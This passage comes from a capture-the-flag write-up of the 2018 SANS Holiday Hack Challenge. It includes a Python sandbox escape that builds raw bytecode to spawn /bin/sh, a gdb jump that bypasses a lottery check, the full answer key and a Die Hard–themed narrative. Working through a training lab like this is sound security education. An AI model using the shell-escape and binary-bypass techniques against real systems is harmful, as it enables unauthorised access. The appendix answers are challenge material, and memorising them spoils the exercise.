
While you can use `./i_escaped` instead of `/bin/sh` the former option isn't really 'escaping' the Python shell but rather executing code outside of the shell. However, either option counts as a valid solution to the challenge it seems. The function we want to execute in the Python shell is:

```
def bypass():
    import os
    print(os.system("/bin/sh"))
```

Copy Mark Baggetts's `make_object.py` code from https://gist.github.com/MarkBaggett/dd440362f8a443d644b913acadff9499#file-make_object-py to your local Python shell and then run `makeobject(bypass)` to generate the code. Copy/paste the output in the remote Python shell and then run `a()`. You'll be dropped into a `/bin/sh` shell. Now run `./i_escaped` to help Mary escape and solve the challenge.



```
Words get filtered by a black list!

Can't remember how I got stuck,
Try it - maybe you'll have more luck?

For this challenge, you are more fit.
Beat this challenge - Mark and Bag it!

-SugarPlum Mary

To complete this challenge, escape Python
```



```
and run ./i_escaped
>>> def a():
...     return
...
>>> a.__code__ = type(a.__code__)(0,0,1,3,67,b'd\x01\x00d\x00\x00l\x00\x00}\x00\x00t\x01\x
00|\x00\x00j\x02\x00d\x02\x00\x83\x01\x00\x83\x01\x00\x01d\x00\x00S',(None, 0, '/bin/sh'),
('os', 'print', 'system'),('os',),'<stdin>','bypass',1,b'\x00\x01\x0c\x01')
>>> a()
$ ./i_escaped
Loading, please wait......

That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

$
```

Answer

Executing `./i_escaped` solves the challenge.

Hint

"Yay, you did it! You escaped from the Python!

As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer - Packalyzer.

Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.

Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.

There was suspicious-looking development code using environment variables to store SSL keys and open up directories.

This elf then told me that manipulating values in the URL gave back weird and descriptive errors.

I'm hoping these errors can't be used to compromise SSL on the website and steal logins.

On a tooootally unrelated note, have you seen the HTTP2 talk at at KringleCon by the Chrises? I never knew HTTP2 was so different!"

9. Shinny Upatree - The Sleigh Bell Lottery

Challenge

Catch the Malware
Identify the Domain
Stop the Malware
Recover Alabaster's Password


Request

"Hi, I'm Shinny Upatree.

Hey! Mind giving ole' Shinny Upatree some help? There's a contest I HAVE to win.

As long as no one else wins first, I can just keep trying to win the Sleigh Bell Lotto, but this could take forever!

I'll bet the GNU Debugger can help us. With the PEDA modules installed, it can be prettier. I mean easier."




Solution

So Shinny wants to win the lottery. Running `sleighbell-lotto` multiple times returns the same winning ticket with number 1225. It then generates a random ticket number for the player and if it matches then the player wins. We basically need to find a way to trick the code into thinking that the player number is 1225.

Start by disassembling the `sleighbell-lotto` binary so we can take a peek at the code:

```
$ objdump -d sleighbell-lotto > sleighbell-lotto.asm
```


1225 is `0x4c9` in hex so we search the assembler code for that and find the following information.



```
    156c:       b8 00 00 00 00          mov    $0x0,%eax
    1571:       e8 7a f3 ff ff          callq  8f0 <printf@plt>
    1576:       48 8d 3d 4a 58 00 00    lea    0x584a(%rip),%rdi        # 6dc7 <_IO_stdin_
used+0x5797>
    157d:       e8 8e f3 ff ff          callq  910 <puts@plt>
    1582:       81 7d fc c9 04 00 00    cmpl   $0x4c9,-0x4(%rbp)
    1589:       75 0c                   jne    1597 <main+0xcd>
    158b:       b8 00 00 00 00          mov    $0x0,%eax
    1590:       e8 42 fa ff ff          callq  fd7 <winnerwinner>
    1595:       eb 0a                   jmp    15a1 <main+0xd7>
    1597:       b8 00 00 00 00          mov    $0x0,%eax
    159c:       e8 16 ff ff ff          callq  14b7 <sorry>
    15a1:       bf 00 00 00 00          mov    $0x0,%edi
    15a6:       e8 75 f3 ff ff          callq  920 <exit@plt>
    15ab:       0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)
:
```

Running over the logic starting at the line with `0x4c9` shows that it compares `0x4c9` to another value. If it's not equal (`jne`) the execution jumps to 1597 where the `sorry` routine is called. If the values are identical then execution continues and at 1590 the `winnerwinner` routine is called instead. To solve the challenge we need to execute the `winnerwinner` routine.


We do this by setting a breakpoint on the `main` routine using `break main`, starting the execution by executing `run`, and finally jumping to the `winnerwinner` routine using `jump winnerwinner`. In doing so we bypass all the other code.



```
Reading symbols from sleighbell-lotto...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x14ce
(gdb) run
Starting program: /home/elf/sleighbell-lotto
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00005555555554ce in main ()
(gdb) jump winnerwinner
Continuing at 0x555555554fdb.
```

Answer

See screenshot below:



```
          :olodxkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkkk;
      .........;;;;coxkkkkkkkkkkkkkkkkkkkkkkc
    ..................,',,:lxkkkkkkkkkkkkkd.
    .........................';;:coxkkkkk:
       ............................ckd.
         ..............................
               ..........................
                  ......................
                             ....... ...

With gdb you fixed the race.
The other elves we did out-pace.
  And now they'll see.
  They'll all watch me.
I'll hang the bells on Santa's sleigh!


Congratulations! You've won, and have successfully completed this challenge.
[Inferior 1 (process 29) exited normally]
(gdb)
```

Hint

"Sweet candy goodness - I win! Thank you so much!

Have you heard that Kringle Castle was hit by a new ransomware called Wannacookie?

Several elves reported receiving a cookie recipe Word doc. When opened, a PowerShell screen flashed by and their files were encrypted.

Many elves were affected, so Alabaster went to go see if he could help out.

I hope Alabaster watched the PowerShell Malware talk at KringleCon before he tried analyzing Wannacookie on his computer.

An elf I follow online said he analyzed Wannacookie and that it communicates over DNS.

He also said that Wannacookie transfers files over DNS and that it looks like it grabs a public key this way.

Another recent ransomware made it possible to retrieve crypto keys from memory. Hopefully the same is true for Wannacookie!

Of course, this all depends how the key was encrypted and managed in memory. Proper public key encryption requires a private key to decrypt.

Perhaps there is a flaw in the wannacookie author's DNS server that we can manipulate to retrieve what we need.

If so, we can retrieve our keys from memory, decrypt the key, and then decrypt our ransomed files."

Appendix A - Challenge Answers

1. Orientation Challenge: **Happy Trails**
2. Directory Browsing: **John McClane**
3. de Bruijn Sequences: **Welcome unprepared speaker!**
4. Data Repo Analysis: **Yippee-ki-yay**
5. AD Privilege Discovery: **LDUBEJ00320@AD.KRINGLECASTLE.COM**
6. Badge Manipulation: **19880715**
7. HR Incident Response: **Fancy Beaver**
8. Network Traffic Forensics: **mary had a little lamb**
9. Catch the Malware: **Snort is alerting on all ransomware and only the ransomware!**
10. Identify the Domain: **erohetfanu.com**
11. Stop the Malware: **Successfully registered yippeekiyaa.aaay!**
12. Recover Alabaster's Password: **ED#ED#EED#EF#G#F#G#ABA#BA#B**
13. Open Santa's Vault: **You have unlocked Santa's vault!**
14. Who was the Mastermind?: **Santa**

Who was the mastermind behind the whole KringleCon plan? And, in your emailed answers please explain that plan.

Appendix B - Full Narrative

Question 1 - Orientation Challenge

As you walk through the gates, a familiar red-suited holiday figure warmly welcomes all of his special visitors to KringleCon.

Santa: "Welcome, my friends! Welcome to my castle! Would you come forward please?

Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!

I hope you enjoy it. I think you will.

Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.

KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.

Remember to look around, enjoy some talks by world-class speakers, and mingle with our other guests.

And, if you are interested in the background of this con, please check out Ed Skoudis' talk called START HERE (https://youtu.be/31JsKzsbFUo).

Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!"

What phrase is revealed when you answer all of the KringleCon Holiday Hack History questions (https://www.holidayhackchallenge.com/2018/challenges/osint_challenge_windows.html)? For hints on achieving this objective, please visit Bushy Evergreen and help him with the *Essential Editor Skills* Cranberry Pi terminal challenge.

Answer: Happy Trails

Santa: "Well done!"

Question 2 - Directory Browsing

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out (https://cfp.kringlecastle.com/). For hints on achieving this objective, please visit Minty Candycane and help her with the *The Name Game* Cranberry Pi terminal challenge.

Answer: John McClane

> *Santa: "Ho Ho Ho!"*

Question 3 - de Bruijn Sequences

The KringleCon Speaker Unpreparedness room is a place for frantic speakers to furiously complete their presentations. The room is protected by a door passcode (https://doorpasscoden.kringlecastle.com/). Upon entering the correct passcode, what message is presented to the speaker? For hints on achieving this objective, please visit Tangle Coalbox and help him with the *Lethal ForensicELFication* Cranberry Pi terminal challenge.

Answer: Welcome unprepared speaker!

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

> *Toy Soldier: "Grunt!"*

Question 4 - Data Repo Analysis

Retrieve the encrypted ZIP file from the North Pole Git repository (https://git.kringlecastle.com/Upatree/santas_castle_automation). What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with *Stall Mucking Report* Cranberry Pi terminal challenge.

Answer: Yippee-ki-yay

The toy soldiers act even more aggressively. They are searching for something -- something very special inside of Santa's castle -- and they will stop at NOTHING until they find it. Hans seems to be directing their activities.

In the main lobby on the bottom floor of Santa's castle, Hans calls everyone around to deliver a speech.

> *Hans: "Ladies and Gentlemen...*
>
> *Due to the North Pole's legacy of providing coal as presents around the globe they are about to be taught a lesson in the real use of POWER.*
>
> *You will be witnesses.*
>
> *Now, Santa… that's a nice suit… John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there.*

I have comrades in arms around the world who are languishing in prison.

The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME.

The following people are to be released from their captors.

In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.

In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.

In the Land of Oz, Glinda the Good Witch."

Question 5 - AD Privilege Discovery

Using the data set contained in this SANS Slingshot Linux image (https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova), find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name (in username@domain.tld format)? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit Holly Evergreen and help her with the *CURLing Master* Cranberry Pi terminal challenge.

Answer: LDUBEJ00320@AD.KRINGLECASTLE.COM

The toy soldiers continue behaving very rudely, grunting orders to the guests and to each other in vaguely Germanic phrases.

Toy Soldiers: "Links.

Nein! Nein! Nein!

No one is coming to help you.

Get the over here!

Schnell!"

Suddenly, one of the toy soldiers appears wearing a grey sweatshirt that has written on it in red pen, "*NOW I HAVE A ZERO-DAY. HO-HO-HO.*"

A rumor spreads among the elves that Alabaster has lost his badge. Several elves say, "What do you think someone could do with that?"

Question 6 - Badge Manipulation

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available (https://www.holidayhackchallenge.com/2018/challenges/alabaster_badge.jpg). What is the access control number revealed by the door authentication panel (https://scanomatic.kringlecastle.com/index.html)? For hints on achieving this objective, please visit Pepper Minstix and help her with the *Yule Log Analysis* Cranberry Pi terminal challenge.

Answer: 19880715

Hans has started monologuing again.

> *Hans: "So, you've figured out my plan – it's not about freeing those prisoners.*
>
> *The toy soldiers and I are here to steal the contents of Santa's vault!*
>
> *You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.*
>
> *But, I tell you -- I am an exceptional thief.*
>
> *And since I've moved up to kidnapping all of you, you should be more polite!"*

Question 7 - HR Incident Response

Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website (https://careers.kringlecastle.com/) and fetch the document C:\candidate_evaluation.docx. Which terrorist organization is secretly supported by the job applicant whose name begins with "K"? For hints on achieving this objective, please visit Sparkle Redberry and help her with the *Dev Ops Fail* Cranberry Pi terminal challenge.

Answer: Fancy Beaver

Great work! You have blocked access to Santa's treasure... for now. Please visit Hans in Santa's Secret Room for an update.

And then suddenly, Hans slips and falls into a snowbank. His nefarious plan thwarted, he's now just cold and wet.

But Santa still has more questions for you to solve!

Question 8 - Network Traffic Forensics

Santa has introduced a web-based packet capture and analysis tool (https://packalyzer.kringlecastle.com/) to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? For hints on achieving this objective, please visit SugarPlum Mary and help her with the *Python Escape from LA* Cranberry Pi terminal challenge.

Answer: mary had a little lamb

> *Santa: "Ho Ho Ho!"*

Question 9 - Catch the Malware

Alabaster Snowball is in dire need of your help. Santa's file server has been hit with malware. Help Alabaster Snowball deal with the malware on Santa's server by completing several tasks. For hints on achieving this objective, please visit Shinny Upatree and help him with the *Sleigh Bell Lottery* Cranberry Pi terminal challenge.

To start, assist Alabaster by accessing (clicking) the snort terminal below. Then create a rule that will catch all new infections. What is the success message displayed by the Snort terminal?

Answer: Snort is alerting on all ransomware and only the ransomware!

> *Alabaster: "Thank you so much! Snort IDS is alerting on each new ransomware infection in our network.*
>
> *Hey, you're pretty good at this security stuff. Could you help me further with what I suspect is a malicious Word document?*
>
> *All the elves were emailed a cookie recipe right before all the infections. Take this document (https://www.holidayhackchallenge.com/2018/challenges/CHOCOLATE_CHIP_COOKIE_RECIPE.zip) with a password of elves and find the domain it communicates with."*

Question 10 - Identify the Domain

After completing the prior question, Alabaster gives you a document he suspects downloads the malware. What is the domain name the malware in the document downloads from?

Answer: erohetfanu.com

> *Alabaster: "Erohetfanu.com, I wonder what that means?*
>
> *Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.*
>
> *I remember another ransomware in recent history had a killswitch domain that, when registered, would prevent any further infections.*
>
> *Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!"*

Question 11 - Stop the Malware

Analyze the full malware source code to find a kill-switch and activate it at the North Pole's domain registrar HoHoHo Daddy (https://hohohodaddy.kringlecastle.com/index.html).

What is the full sentence text that appears on the domain registration success message (bottom sentence)?

Answer: Successfully registered yippeekiyaa.aaay!

> *Alabaster: "Yippee-Ki-Yay! Now, I have a ma... kill-switch!*
>
> *Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.*
>
> *As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.*
>
> *Take this zip (https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip) with a memory dump and my encrypted password database, and see if you can recover my passwords.*
>
> *One of the passwords will unlock our access to the vault so we can get in before the hackers."*

Question 12 - Recover Alabaster's Password

After activating the kill-switch domain in the last question, Alabaster gives you a zip file (https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip) with a memory dump and encrypted password database. Use these files to decrypt Alabaster's password database. What is the password entered in the database for the Vault entry?

Answer: ED#ED#EED#EF#G#F#G#ABA#BA#B

> *Alabaster: "You have some serious skills, of that I have no doubt.*
>
> *There is just one more task I need you to help with.*
>
> *There is a door which leads to Santa's vault. To unlock the door, you need to play a melody."*

Question 13 - Open Santa's Vault

Use what you have learned from previous challenges to open the door to Santa's vault (https://pianolockn.kringlecastle.com). What message do you get when you unlock the door?

Answer: You have unlocked Santa's vault!

Having unlocked the musical door, you enter Santa's vault.

> *Alabaster: "I'm seriously impressed by your security skills!*
>
> *How could I forget that I used Rachmaninoff as my musical password?*

Of course I transposed it it before I entered it into my database for extra security."

Alabaster steps aside, revealing two familiar, smiling faces.

> *Hans: "It's a pleasure to see you again.*
>
> *Congratulations."*

> *Santa: "You DID IT! You completed the hardest challenge. You see, Hans and the soldiers work for ME. I had to test you. And you passed the test!*
>
> *You WON! Won what, you ask? Well, the jackpot, my dear! The grand and glorious jackpot!*
>
> *You see, I finally found you!*
>
> *I came up with the idea of KringleCon to find someone like you who could help me defend the North Pole against even the craftiest attackers.*
>
> *That's why we had so many different challenges this year.*
>
> *We needed to find someone with skills all across the spectrum.*
>
> *I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.*
>
> *And you did!*
>
> *Oh, and those brutish toy soldiers? They are really just some of my elves in disguise.*
>
> *See what happens when they take off those hats?"*

> *Santa continues: "Based on your victory… next year, I'm going to ask for your help in defending my whole operation from evil bad guys.*
>
> *And welcome to my vault room. Where's my treasure? Well, my treasure is Christmas joy and good will.*
>
> *You did such a GREAT job! And remember what happened to the people who suddenly got everything they ever wanted?*
>
> *They lived happily ever after."*


Question 14 - Who was the Mastermind?

Who was the mastermind behind the whole KringleCon plan?

Answer: Santa

Appendix C - Die Hard References

John McClane


40 STORIES OF SHEER ADVENTURE!
High above the city of L.A. a team of terrorists has seized a building, taken hostages, and declared war.
One man has managed to escape... An off-duty cop hiding somewhere inside.
He's alone, tired... and the only chance anyone has got.
BRUCE WILLIS
DIE HARD

Link: https://en.wikipedia.org/wiki/John_McClane
The Answer to Question 2 - Directory Browsing (John McClane) is obviously a reference to the main protagonist, played by Bruce Willis, of the Die Hard movies 1-5.

Hans

Link: https://diehard.fandom.com/wiki/Hans_Gruber
The token bad guy in the KringleCon hacking challenge is a clear reference to Hans Gruber, played by Alan Rickman, from the original Die Hard movie. The cartoon version even looks similar.

The plot

Link: https://en.wikipedia.org/wiki/Die_Hard#Plot
The story follows the same plot as the movie where Hans Gruber takes over the Nakatomi high-rise in order to steal the vault contents under the guise of a terrorist act.

Yippee-ki-yay

Link: https://diehard.fandom.com/wiki/Yippee_Ki_Yay
A reference to John McClane's famous catchphrase "Yippee-ki-yay, motherf*r" which he says in each of the five Die Hard movies.

"NOW I HAVE A ZERO-DAY. HO-HO-HO."

Link: https://www.youtube.com/watch?v=lZpK8CbRJns
In the movie John McClane sends one of the bad guys down an elevator wearing a sweater that reads "Now I have a machine gun. Ho Ho Ho.". Alabaster saying "Yippee-Ki-Yay! Now, I have a ma... kill-switch!" is a combination of this and the previous reference.

19880715

Link: https://www.onthisday.com/date/1988/july/15
The answer to Question 6 - Badge Manipulation is a reference to the release date of the Die Hard movie. While IMDB states differently there's numerous references online that put the release date on July 15, 1988

Google air vents

Link: https://www.youtube.com/watch?v=phs3i0onDDg
A possible reference (at this point pretty much everthing is a Die Hard reference) to John McClane crawling through air vents where he snarkingly says "come out to the coast, we'll get together, have a few laughs".

Hans' monologues

Link: https://diehard.fandom.com/wiki/List_of_quotes_used_by_the_Die_Hard_villains
There's more than one, almost one-to-one, spoofs of some of the monologues by Hans Gruber in the movie. A few key examples are shown below.

Example 1

Hans: "Ladies and Gentlemen...

Due to the North Pole's legacy of providing coal as presents around the globe they are about to be taught a lesson in the real use of POWER. You will be witnesses."

Hans Gruber: "Ladies and gentlemen.

Due to the Nakatomi Corporation's legacy of greed around the globe they are about to be taught a lesson in the real use of power. You will be witnesses."

Example 2

Hans: "Now, Santa… that's a nice suit… John Philips, North Pole. I have two myself. Rumor has it Alabaster buys his there."

Hans Gruber: "Nice Suit. John Philips, London. I have two myself. Rumor has it Arafat buys his there too."

Example 3

Hans: "So, you've figured out my plan – it's not about freeing those prisoners. The toy soldiers and I are here to steal the contents of Santa's vault!

You think that after all my posturing, all my little speeches, that I'm nothing but a common thief. But, I tell you -- I am an exceptional thief. And since I've moved up to kidnapping all of you, you should be more polite!"

Holly Gennero McClane: "After all your posturing, all your speeches, you're nothing but a common thief."

Hans Gruber: "I am an exceptional thief, Mrs. McClane. And since I'm moving up to kidnapping, you should be more polite"